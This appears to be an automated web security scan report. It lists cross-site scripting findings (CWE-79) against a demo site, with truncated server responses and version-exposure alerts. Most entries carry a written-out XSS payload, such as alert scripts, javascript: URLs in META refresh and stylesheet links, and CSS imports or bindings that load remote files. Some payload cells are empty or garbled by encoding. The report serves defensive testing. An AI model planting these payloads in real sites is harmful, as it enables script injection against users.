href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	

Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response	
CWE-ID	CWE-79	
Issue Number	#168	

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><BR SIZE="{alert('XSS')}"></td></tr></table>	Name	Value	demouser@deepfence.io	<BR SIZE="{alert('XSS')}">
Name	Value				
demouser@deepfence.io	<BR SIZE="{alert('XSS')}">				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#169				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><LAYER SRC="http://soapui.org/scriptlet.html"></LAYER></td></tr></table>	Name	Value	demouser@deepfence.io	<LAYER SRC="http://soapui.org/scriptlet.html"></LAYER>
Name	Value				
demouser@deepfence.io	<LAYER SRC="http://soapui.org/scriptlet.html"></LAYER>				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#170

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><LINK REL="stylesheet" HREF="javascript:alert('XSS');"></td></tr></table>	Name	Value	demouser@deepfence.io	<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
Name	Value				
demouser@deepfence.io	<LINK REL="stylesheet" HREF="javascript:alert('XSS');">				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#171				

Scan Cross Site Scripting

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	<LINK REL="stylesheet" HREF="http://soapui.org/xss.css">

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response

CWE-ID CWE-79

Issue Number

#172

Scan Cross Site Scripting

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	<STYLE>@import'http://soapui.org/xss.css';</STYLE>

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
```

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#173

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><META HTTP-EQUIV="Link" Content="<http://soapui.org/xss.css>; REL=stylesheet"></td></tr></table>	Name	Value	demouser@deepfence.io	<META HTTP-EQUIV="Link" Content="<http://soapui.org/xss.css>; REL=stylesheet">
Name	Value				
demouser@deepfence.io	<META HTTP-EQUIV="Link" Content="<http://soapui.org/xss.css>; REL=stylesheet">				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#174				

Scan	Cross Site Scripting
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><STYLE>BODY{-moz-binding:url("http://soapui.org/xssmoz.xml#xss")}</STYLE></td></tr> </table>	Name	Value	demouser@deepfence.io	<STYLE>BODY{-moz-binding:url("http://soapui.org/xssmoz.xml#xss")}</STYLE>
Name	Value				
demouser@deepfence.io	<STYLE>BODY{-moz-binding:url("http://soapui.org/xssmoz.xml#xss")}</STYLE>				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#175				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><XSS STYLE="behavior: url(xss.htc);"></td></tr> </table>	Name	Value	demouser@deepfence.io	<XSS STYLE="behavior: url(xss.htc);">
Name	Value				
demouser@deepfence.io	<XSS STYLE="behavior: url(xss.htc);">				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#176

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td><STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE>XSS</td></tr> </table>	Name	Value	demouser@deepfence.io	<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE>XSS
Name	Value				
demouser@deepfence.io	<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE>XSS				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter <code>demouser@deepfence.io</code> will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#177				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td></td></tr> </table>	Name	Value	demouser@deepfence.io	
Name	Value				
demouser@deepfence.io					
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#178

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td></td></tr></table>	Name	Value	demouser@deepfence.io	
Name	Value				
demouser@deepfence.io					
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response				
CWE-ID	CWE-79				

Scan Cross Site Scripting**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]**Action Points** You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response**CWE-ID** CWE-79**Issue Number**

#180

Scan Cross Site Scripting**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	ï¿½scriptï¿½alert(ï¿½XSSï¿½)ï¿½/scriptï¿½

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```


	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter demouser@deepfence.io will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#181

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td><META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');"></td></tr></table>	Name	Value	demouser@deepfence.io	<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
Name	Value				
demouser@deepfence.io	<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">				
